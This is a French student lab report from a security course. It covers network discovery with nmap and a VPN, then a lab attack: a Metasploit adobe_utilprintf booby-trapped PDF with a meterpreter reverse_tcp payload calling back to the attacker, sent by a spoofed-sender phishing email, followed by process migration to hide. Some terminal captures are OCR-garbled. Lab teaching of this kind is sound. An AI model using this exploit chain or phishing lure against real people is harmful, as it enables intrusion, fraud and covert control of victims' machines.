
RAPPORT TP3 INF4420A

Elliot Sisteron (1807165)

Question 1 - Découverte du réseau

a) On se connecte à chacune des machines virtuelles. À l'aide de la commande *ifconfig*, on peut connaître leur adresse IP sur le réseau.



On peut lister les services et les ports sur lesquels ils écoutent grâce à la commande *netstat -l*.

Figure 1 – La commande netstat -l sur Web Mail

b) L'adresse IP de la machine Poste_internet, comme on peut le constater sur le schéma précédent, n'est pas bien configurée. Il faut donc faire un ifconfig pour pouvoir avoir la bonne adresse IP (123.45.67.128).

```
| localhost joe # ifconfig | grep inet addr grep: addr: No such file or directory |
| localhost joe # ifconfig | grep inet addr |
| localhost joe # ifconfig | grep inet addr |
| localhost joe # ifconfig | grep inet addr |
| localhost joe # ifconfig | grep inet addr |
| localhost joe # sudo ifconfig etho 123. 45.57.128 |
| localhost joe # ifconfig | grep inet addr |
| localhost joe # ifconfig | grep inet addr |
| localhost joe # ifconfig | grep inet addr |
| localhost joe # inet addr: 127.0.0.1 |
| localhost joe # inet addr:
```

FIGURE 2 – Changement de l'adresse IP de la machine Poste internet

c) Un service de NAT est une interface entre un réseau local (comme celui que l'on a) et ce qui se trouve en dehors de ce réseau. Par exemple, on peut l'utiliser pour réduire le nombre d'adresses publiques utilisées sur le web. Il associe l'adresse d'une machine sur notre réseau local à une adresse internet publique : lorsque l'on se connecte à un site internet, celui-ci va communiquer avec cette adresse publique (donc avec le service NAT). Le NAT va alors prendre le relai pour communiquer l'information à notre adresse locale.

Question 2 - Nmap

a) On a déjà changé l'adresse à la question 1.b (cf cette question pour voir le *ifconfig* réalisé). Avec la commande *nslookup*, on peut voir que l'adresse publique de secsi.com est la même que mail.secsi.com : 123.45.67.4.

```
localhost joe # nslookup secsi.com
Server: 123.45.67.4
Address: 123.45.67.4#53

Name: secsi.com
Address: 123.45.67.4

localhost joe # nslookup mail.secsi.com
Server: 123.45.67.4
Address: 123.45.67.4
Address: 123.45.67.4#53

Name: mail.secsi.com
Address: 123.45.67.4

localhost joe # |
```

Figure 3 – nslookup

b) Nmap scanne les adresses contenu dans la plage passée en argument. Ici, il trouve 2 hosts, dont lui-même.

Il affiche les informations de la machine détectée (son adresse, les ports qui écoutent, les protocoles et services). C'est la même chose qu'un *netstat -l* à peu de chose près (on a aussi les ports qui écoutent en local).

```
joe@localhost ~ $ nmap -sT 192.168.211-214.* 123.45.67.* --open

Starting Nmap 5.51 ( http://nmap.org ) at 2016-04-02 17:45 EDT

Nmap scan report for 123.45.67.4

Host is up (0.0010s latency).

Not shown: 995 filtered ports, 1 closed port

PORT STATE SERVICE

25/tcp open smtp

53/tcp open domain

80/tcp open http

993/tcp open imaps

Nmap done: 1280 IP addresses (2 hosts up) scanned in 19.76 seconds

joe@localhost ~ $ ■
```

Figure 4 – nmap

c) Un VPN (ou Virtual Private Network) est un réseau privé virtuel, comme l'indique son nom. Il va donc simuler que l'on soit sur un sous-réseau. C'est utile pour des raisons de sécurité, pour permettre l'accès au domaine qu'à certains utilisateurs. Nos machines n'ont pas besoin d'avoir accès au web, on peut les forcer à ne communiquer qu'en local simulé par le VPN.

On détecte maintenant 260 machines, car le VPN nous donne cet accès. N
map nous affiche maintenant les machines Web Mail et Poste admin.

```
$ sudo /etc/init.d/openvpn start
* Starting openvpn ...
Enter Private Key Password:
* WARNING: openvpn has started, but is inactive
joe@localhost ~ $ nmap -sT 192.168.211-214.* 123.45.67.* --open
                                                                                                                                  [ ok
Starting Nmap 5.51 ( http://nmap.org ) at 2016-04-02 17:47 EDT
Umap scan report for 192.168.211.3
Host is up (0.0051s latency).
Not shown: 996 closed ports
            STATE SERVICE
    tcp open smtp
                       domain
           open
                       http
           open
  93/tcp open
                       imaps
Nmap scan report for 192.168.212.124
Host is up (0.012s latency).
Not shown: 997 closed ports
PORT STATE SERVICE
 35/tcp open msrpc
39/tcp open netbios-ssn
45/tcp open microsoft-ds
 map scan report for 123.45.67.4
ost is up (0.0010s latency).
ot shown: 995 filtered ports, 1 closed port
            STATE SERVICE
           open smtp
           open
                       domain
                       http
            open
 93/tcp open
Nmap done: 1280 IP addresses (260 hosts up) scanned in 60.12 seconds
joe@localhost ~ $ ■
```

Figure 5 - nmap

- d) Web_Mail et Poste_admin ne sont toujours pas sur le même sous-réseau, pourtant, on les détecte quand même. Il est fort probable que le VPN nous donne l'accès à plusieurs sous-réseaux (en fait, aux trois sous-réseaux). On ne voit pas les machines de parefeu car elles n'ont pas de services qui écoutent.
- e) Le NAT cache de l'extérieur les adresses des machines. Pour pouvoir se connecter avec une machine du NAT, il faut connaître son adresse publique sur le NAT, ce qui n'est pas chose simple. Les machines n'ayant pas d'adresse publiques parce qu'elles ne communiquent pas avec l'extérieur sont complètement inaccessibles.
- f) Il faut ici privilégier un NIDS sur les réseaux 192.168.211-212.* ou un HIDS sur chaque machine de ces réseaux. En effet, si l'on se restreint à surveiller le réseau 123.45.67.* avec un NIDS ou bien à surveiller la machine secsi.com avec un HIDS (comme les scans testent l'adresse 123.45.67.4); il est possible que l'attaquant ne scanne pas directement le serveur mais plutôt les machines protégées par le VPN.

Question 3 - L'email de trop

Utilisation d'armitage

a) On lance backtrack et armitage. On scanne le réseau sur la place 123.45.67.0/24 et on détecte la machine Poste_admin.




Figure 6 – Scan du réseau avec armitage

On fait un checkexploit mais il n'est pas concluant... Il va falloir passer par autre chose.




Figure 7 - Checkexploit non-concluant

Utilisation de msfconsole

b) On utilise maintenant msfconsole.



FIGURE 8 – msfconsole

On lance maintenant l'exploit adobe_utilprintf et on remplit les informations appropriés : on set le payload reverse_tcp et l'IP de la machine attaquante. On choisit reverse_tcp à la place de bind_tcp car il ne nécessite pas de connaître l'adresse IP de la machine cible ou de s'y connecter directement, ce qui est pratique dans le cas du NAT. Avec bind_tcp, la machine infectée ne ferait qu'écouter la connexion. Avec reverse_tcp, elle va se se connecter complètement à la machine attaquante, ce qui nous permettre d'interagir avec facilement. Cela nous permettrait aussi d'automatiser l'infection.

```
msf exploit(adobe_utilprintf) > set PAYLOAD vindows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(adobe_utilprintf) > set LHOST 123.45.67.128
LHOST => 123.45.67.128
msf exploit(adobe_utilprintf) > exploit

[*] Creating 'msf.pdf' file...
[*] Creating 'msf.pdf' file...
[*] msf pdf stored at /root/.msf4/local/msf.pdf
msf exploit(adobe_utilprintf) > 

□ root:.ruby.bin
□ root: bash
□ root: bash
```

FIGURE 9 – Lancement de l'exploit

Le pdf piégé est généré avec succès. On remplit aussi ces informations pour le handler et on lance l'exploit. On voit qu'il nous faut attendre que le pdf soit ouvert.



Figure 10 – Handler

On envoi un mail très crédible et il ne nous reste plus qu'à attendre notre poisson.

```
rootabt: # sendEmail -f service-client@microsoft.com -u "Vous avez souscrit a ume nouvelle option a 100 euros par mois, voici votre contrat" -s 123.45.67.4 -a /root/.msf4/local/msf.pdf -t root@secsi.com
Reading message body from STDIN because the '-m' option vas not used.

If you are manually typing in a message:
- First line must be received vithin 60 seconds,
- End manual input with a CTRL-D on its own line.

Bonjour Monsieur root,

Voici, comme convenu avec vous au telephone recemment, votre nouveau contrat.

Vous trouverez dans le document un numero a joindre pour annuler votre abonnement a 100 euros par mois.
Apr 02 14:45:11 bt sendEmail(6385): Message input complete.

Apr 02 14:45:11 bt sendEmail(6385): Email vas sent successfully!
```

FIGURE 11 – Envoie de l'e-mail (très crédible)

c) On remarque un blocage de l'écran à l'ouverture du pdf sur la machine Poste_admin. Cela ouvre la connexion sur la machine Poste_internet.




FIGURE 12 – Freeze de l'écran



Figure 13 – Ouverture de la connexion

On peut maintenant intéragir avec la machine victime.

d) On lance la commande migrate :

```
meterpreter > run post/windows/manage/migrate
[*] Running module against POSTE-51626
[*] Current server process: AcroRd32.exe (3748)
[*] Spawing notepad.exe process to migrate to
[*] Migrating to 3968
[*] Successfully migrated to process 3968
meterpreter >
```

Figure 14 – Migration

- Sur Poste_admin, le pdf s'est fermé et l'écran ne freeze plus. Migrate a changé le process qui nous permet d'interagir avec la cible pour éviter les soupçons de l'utilisateur victime de notre attaque. En effet, si il redémarrait sa machine, notre attaque tomberait à l'eau.
- e) On vient de voir qu'il est possible d'infecter un machine auquel on ne peut pas se connecter directement. Cette machine est visiblement bien protégée, mais une imprudence au niveau de l'utilisateur nous a permit de prendre le contrôle. Le plus important est d'effectuer un devoir de prévention au niveau de l'utilisateur naïf.